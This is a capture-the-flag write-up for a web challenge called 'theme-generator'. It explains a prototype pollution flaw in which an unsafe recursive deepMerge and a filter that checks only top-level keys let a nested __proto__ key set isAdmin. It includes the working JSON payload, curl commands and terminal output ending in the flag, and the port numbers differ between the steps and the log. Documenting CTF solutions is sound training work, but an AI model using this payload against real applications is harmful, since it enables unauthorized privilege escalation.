

theme-generator

url: <http://ctf.ac.upt.ro:9119>

Browsing the page, we find a login page with given creds. guest/guest admin/admin. Only guest works.

Looking at the handout we find the following vulnerable components:

- `app.js`
 - `app.post('/api/preset/upload', ...)` parses uploaded JSON and runs `deepMerge`.
 - `res.render('admin', { user: req.user, preset })` shows the preset later, but the real exploit is prototype pollution during merge.
 - `requireAdmin` checks `req.user.isAdmin`.
- `merge.js`
 - `deepMerge(target, source)` recursively merges objects without prototype-safety.
- `waf.js`
 - `bodyKeyGuard` blocks top-level `__proto__`, `prototype`, `constructor` keys in `req.body` only.

Vulnerability cause:

`deepMerge` recursively merges arbitrary nested keys into an object. It does not protect against `__proto__` within nested objects.

`bodyKeyGuard` only inspects top-level keys of parsed JSON (`Object.keys(data)`) and rejects if any are one of the three forbidden names. It does not inspect nested object keys.

As a result, uploading JSON whose nested object contains a `__proto__` key will put `__proto__` into the object passed to `deepMerge`. During recursion, `deepMerge` will assign properties to that `__proto__`, which ends up modifying `Object.prototype`.

Once `Object.prototype.isAdmin = true` (in the running process memory), any check reading `req.user.isAdmin` will observe `true` via prototype inheritance if `req.user` itself does not explicitly set `isAdmin` to `false` (and in the app `req.user.isAdmin` is only set if the DB value is `true` – otherwise it's `undefined` and falls back to prototype chain).

Exploit:

1. Login as `guest` and save cookies

```
curl -c cookies.txt -d "username=guest&password=guest" -X POST
http://ctf.ac.upt.ro:9216/login
```

2. Create the exploit JSON (save as `exploit.json`)

```
{
  "theme": {
    "__proto__": { "isAdmin": true }
  }
}
```


This places `__proto__` nested under `theme` so the server-side top-level key check passes, but `deepMerge` will reach it and pollute the prototype.

3. Upload the exploit preset

```
curl -b cookies.txt -F "preset=@exploit.json"
http://ctf.ac.upt.ro:9216/api/preset/upload
```

4. Fetch the flag

```
curl -b cookies.txt http://ctf.ac.upt.ro:9216/admin/flag
```

A terminal window with a dark background and a parrot illustration on the right. The terminal shows the following commands and output:

```
[grd@parrot]~/Desktop/54L1V4/web/theme-generator
$ cat exploit.json
{
  "theme": {
    "__proto__": { "isAdmin": true }
  }
}
[grd@parrot]~/Desktop/54L1V4/web/theme-generator
$ curl -c cookies.txt -d "username=guest&password=guest" -X POST http://ctf.ac.upt.ro:9119/login
Found. Redirecting to /
[grd@parrot]~/Desktop/54L1V4/web/theme-generator
$ curl -b cookies.txt -F "preset=@exploit.json" http://ctf.ac.upt.ro:9119/api/preset/upload
{"ok":true,"merged":{"theme":{"name":"light","colors":{"bg":"#fff","fg":"#111"},"isAdmin":true},"isAdmin":true},"options":{"compact":false,"isAdmin":true},"isAdmin":true}}
[grd@parrot]~/Desktop/54L1V4/web/theme-generator
$ curl -b cookies.txt http://ctf.ac.upt.ro:9119/admin/flag
ctf{fa82311c2970593b2df929b7d0f1ca6292a9a2d3707057b84a5127ceed38edd6}
$
```